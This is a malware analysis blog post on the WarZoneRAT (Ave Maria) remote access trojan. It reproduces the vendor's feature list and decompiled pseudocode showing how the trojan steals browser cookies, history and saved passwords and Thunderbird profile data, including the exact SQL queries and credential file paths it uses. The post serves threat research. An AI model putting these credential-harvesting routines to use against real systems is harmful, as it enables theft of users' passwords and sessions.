Technical analysis of WarZoneRAT malware

muha2xmad.github.io/malware-analysis/warzonerat/

August 15, 2023

18 minute read


بسم الله الرحمن الرحيم

FreePalestine

Introduction

We will start analyzing **Ave Maria** known as WARZONE RAT. Ave Maria is a Remote Access Trojan (RAT) which provides some capabilities, such as stealing Cookies stealing passwords, Keylogging (online and offline), Windows Defender Bypass, and Remote WebCam.


We can take a look at what this threat actor provides to its customers from its site warzone[.]ws.



Features

- **Native, independent stub**
  Stub of this RAT has been written in C++ which makes it independent from .NET Framework.
- **Cookies Recovery**
  Recover cookies from popular Chrome and Firefox in JSON format.
- **Remote Desktop**
  Control computers remotely at 60 FPS!
  Use mouse and keyboard to control remote computers.
  Remote Desktop feature is realized with a specially crafted VNC module.
- **Hidden Remote Desktop - HRDP**
  Control remote computers invisibly!
  HRDP module allows you to login to the remote machine without anyone knowing.
  You can open the browser even if it is currently opened on the main account.
- **Privilege Escalation - UAC Bypass**
  Elevate to Administrator with just 1 click.
  This feature has been tested and proven to work on Windows operating systems from Windows 7 to even the latest Windows 10.
- **Remote WebCam**
  If the remote computer has a webcam connected, you can view the stream live in the Remote WebCam module.
- **Password Recovery**
  Recover password from popular browsers and email clients in seconds!
  Grabs passwords from the following browsers:
  Chrome, Firefox, Internet Explorer, Edge, Epic, UC, QQ, Opera, Blisk, SRWare Iron, Brave, Vivaldi, Comodo Dragon, Torch, Slimjet, Cent
  Outlook, Thunderbird, Foxmail
  Enable Automatic Password Recovery to receive passwords without touching any buttons!
- **File Manager**
  Upload and Download files at high speed. You can also execute and delete files.
- **Download & Execute**
  Execute files on remote computers.

Figure Screenshot of the RAT capabilities from warzone[.]ws



- **Live Keylogger**
  You can view the keys pressed on remote computer in real time.
- **Offline Keylogger**
  Enable Offline Keylogger to save keylogs all the time.
- **Remote Shell**
  Send commands to the remote computer's CMD.
- **Process Manager**
  View and kill processes using Process Manager.
- **Reverse Proxy**
  Browse the Internet with the remote computer's IP address!
- **Automatic Tasks**
  Automatic Tasks are executed when client connects to your WARZONE Server.
  - Automatic Password Recovery
  - Automatic HRDP installation and Exposure to WAN
  - Automatic Download and Execute.
- **Mass Execute**
  Download and execute your file on all the connected clients with one click.
- **Smart Updater**
  You use Smart Updater to update your WARZONE RAT file on all the clients AND new clients until you disable the Smart Updater.
  Smart Updater is going to uninstall the old file only if the new file has been executed successfully AND if the new file has successfully connected to your WARZONE Server.
- **HRDP WAN Direct Connection**
  Expose HRDP to the Internet, WAN.
  You can connect directly to the public IP without reverse proxy.
- **Persistence**
  Persistence protects the process and the file.
  When process or file gets deleted, they will be recovered.
- **Windows Defender Bypass**
  WARZONE Client will add itself to exclusions once it executes.
  This will prevent Windows Defender from scanning your WARZONE Client.

Figure Screenshot of the RAT capabilities from warzone[.]ws

And special thanks for Abdallah Elshinbary for his continuous help and support.

Technical summary

When the attaker wants to start a command, it will send to the RAT a hex number. Every hex number has a specific action to be done.

- Password and Cookies Recovery: When it comes to RATs, then it has something with browsers and Email clients. The malware will harvist the cookies, passwords, history, and configurations of browsers. And steal passords and configruations of Email clients.


- Keylogging: Any RAT has the capability to log any keystrokes, but Warzone RAT has the two types of Keylogging which are the live keylogger and the offline keylogger.
- Recording audio: The RAT has the capability to record audio and save it to `.wav` file and send it to the C2 server.
- HRDP: This allows the attacter to connect and control the victim's device without knowing or alerting the victim using Hidden RDP.
- Enumerate processes, disks, and files: The malware can enumerate the currently running processes, disks and their types, and files inside a specific directory.
- File Manager: The RAT gives its customers the ability to download and upload files from the victim's computer, execute a file, and delete files. And compress any directory or folder inside the victim's computer using a command and send it to the C2 server.
- Other features: The malware can terminate any process the attacker wants, uninstall itself by terminating its thread and delete itself from registries, restart the device using commands and create a process to check connectivity, and take screen shots from the victim's device.

Password and Cookies Recovery

Onece the attacker sends the command to the RAT which will be `0x20` in hex, the malware will create a thread to start Password Recovery action. The RAT will start stealing the saved passwords, configurations, cookies, and history from browsers and extract profiles and passwords from some email services. Then encrypt the data and send it to the C2 server then terminate the thread.

First, the malware will steal the Cookies from Chromium-based browsers such as Google chrome and Microsoft edge by quering `select host_key, path, name, encrypted_value, expires_utc, is_httponly, samesite, is_secure from cookies` from the `cookies` table in `Cookies` database and steal Cookies from Mozilla firefox browser by quering `SELECT host, path, name, value, expiry, isHttpOnly, isSecure FROM moz_cookies` from the `moz_cookies` table.
The `w_query_get_chrome_based_cookies` (`sub_40C5FA`) function uses `SHGetSpecialFolderPathW` to get the `AppData` path, than append the the `cookies` path `\Google\Chrome\User Data\Default\Network\Cookies` to `Appdata` path `C:\Users\user\AppData\Local\`.It will be like this `C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Network\Cookies`


The malware uses the same way to get the all sensitive databases that contain sensitive data such as `Login Data`, `History` of browsers.



```
if ( w_query_get_chrome_based_cookies(
       *var_thread_parameter,
       L"\\Microsoft\\Edge\\User Data\\Default\\Network\\Cookies",
       L"\\Microsoft\\Edge\\User Data\\Local State",
       0,
       0,
       7) )
{
  v24 = dword_420734;
  v23 = dword_420730;
  v20[0] = &v22;
  v22 = &ptr_heapfree_6;
  v4 = *(var_thread_parameter + 2);
  v25 = 7;
  w_mw_enc_data_then_send(v4, &ptr_heapfree_6, &v22);
  v22 = &ptr_heapfree_6;
  if ( dword_420730 )
    w_virtual_heap_Free_0(dword_420730, dword_420730);
}
if ( w_query_get_moz_cookies(*var_thread_parameter) )
{
  v24 = dword_420734;
  v23 = dword_420730;
  v20[0] = &v22;
  v22 = &ptr_heapfree_6;
  v5 = *(var_thread_parameter + 2);
  v25 = 0;
  w_mw_enc_data_then_send(v5, &ptr_heapfree_6, &v22);
  v22 = &ptr_heapfree_6;
  if ( dword_420730 )
    w_virtual_heap_Free_0(dword_420730, dword_420730);
}
```

Figure Steal Cookies from browsers - sub_40DC9D


Next, the malware will go after the History of the user’s browsers the same as stealing the cookies. For Chromium-based, quering `SELECT url, title, visit_count, last_visit_time FROM urls` and Mozzilla quering `SELECT url, title, visit_count, last_visit_date FROM moz_places`.



```
if ( w_query_get_chrome_based_history(*var_thread_parameter, v17, v18, v19, v20[0]) )
{
  v24 = dword_42072C;
  v23 = dword_420728;
  v20[0] = &v22;
  v22 = &ptr_heapfree_7;
  v6 = *(var_thread_parameter + 2);
  v25 = 1;
  w_mw_enc_data_then_send(v6, a1, &v22);
  v22 = &ptr_heapfree_7;
  if ( dword_420728 )
    sub_40D1F7(dword_420728, dword_420728);
}
if ( w_query_get_moz_history(*var_thread_parameter, a1) )
{
  v27.dword2 = dword_42072C;
  v27.dword1 = dword_420728;
  v20[0] = &v27;
  v27.dword0 = &ptr_heapfree_7;
  v7 = *(var_thread_parameter + 2);
  v27.dword3 = 0;
  w_mw_enc_data_then_send(v7, a1, &v27);
  v27.dword0 = &ptr_heapfree_7;
  if ( dword_420728 )
    sub_40D1F7(dword_420728, dword_420728);
}
```

Figure Steal History from browsers - sub_40DC9D


In the next figure, the malware will steal the passwords and configurations of specific browsers. By quering `select signon_realm, origin_url, username_value, password_value from logins` from `logins` table of `Login Data` db.



```
        w_query_get_pwd_config(
          *var_thread_parameter,
          L"\\Google\\Chrome Beta\\User Data\\Default\\Login Data",
          L"\\Google\\Chrome Beta\\User Data\\Local State",
          0,
          0,
          1);
        w_query_get_pwd_config(
          *var_thread_parameter,
          L"\\Epic Privacy Browser\\User Data\\Default\\Login Data",
          L"\\Epic Privacy Browser\\User Data\\Local State",
          0,
          0,
          6);
        w_query_get_pwd_config(
          *var_thread_parameter,
          L"\\Microsoft\\Edge\\User Data\\Default\\Login Data",
          L"\\Microsoft\\Edge\\User Data\\Local State",
          0,
          0,
          7);
        w_query_get_pwd_config(
          *var_thread_parameter,
          L"\\UCBrowser\\User Data_i18n\\Default\\UC Login Data.17",
          L"\\UCBrowser\\User Data_i18n\\Local State",
          0,
          1,
          8);
        w_query_get_pwd_config(
          *var_thread_parameter,
          L"\\Tencent\\QQBrowser\\User Data\\Default\\Login Data",
          L"\\Tencent\\QQBrowser\\User Data\\Local State",
          0,
          0,
          9);
```

Figure Steal password and configurations from browsers - sub_40DC9D


For Email serivices, the malware will go after outlook (`sub_4104A0`), Foxmail (`sub_410981`), Thunderbird (`sub_40FA23`) Email clients.
As we can see in the next figure, the malware will steal the configurations and login data from Thunderbird email client.



```
w_thunder_reg_path(L"thunderbird.exe", ApplicationName);
mw_lstrcpyW_0(&v79, 0, ApplicationName);
GetBinaryTypeW(ApplicationName, &BinaryType);
v48[0] = v6;
mw_lstrcpyW(v48, &v79);
if ( w_load_moz_dlls(a1, v48[0]) || (v48[0] = v7, mw_lstrcpyW(v48, &v79), w_load_moz_dlls(a1, v48[0])) )
{
  w_lstrcatW_0(&lpString, 0, L"\\Thunderbird\\");
  lpFileName = 0;
  if ( lpString )
  {
    v9 = lstrlenW(lpString);
    lpFileName = w_VirtualAlloc(2 * v9 + 2);
    lstrcpyW(lpFileName, lpString);
  }
  w_lstrcatW_0(&lpFileName, 0, L"profiles.ini");
  v10 = mw_lstrcpyW_0(&lpAddress, 0, L"Profile");
  mw_lstrcpyW_1(&lpAppName, 0, v10);
  w_VirtualFree(lpAddress);
  wsprintfW_0(&lpAppName, 0, 0);
  v8 = lpAppName;
  PrivateProfileStringW = GetPrivateProfileStringW(lpAppName, L"Path", 0, ReturnedString, 0x104u, lpFileName);
  while ( PrivateProfileStringW )
  {
    v12 = (v5 + 1);
    v55 = v12;
    v13 = mw_lstrcpyW_0(&v78, 0, L"Profile");
    mw_lstrcpyW_1(&lpAppName, 0, v13);
    w_VirtualFree(v78);
    v78 = 0;
    wsprintfW_0(&lpAppName, 0, v12);
    lpWideCharStr = 0;
    if ( lpString )
    {
      v14 = lstrlenW(lpString);
```

Figure Steal Configurations from Thunderbird - sub_40FA23

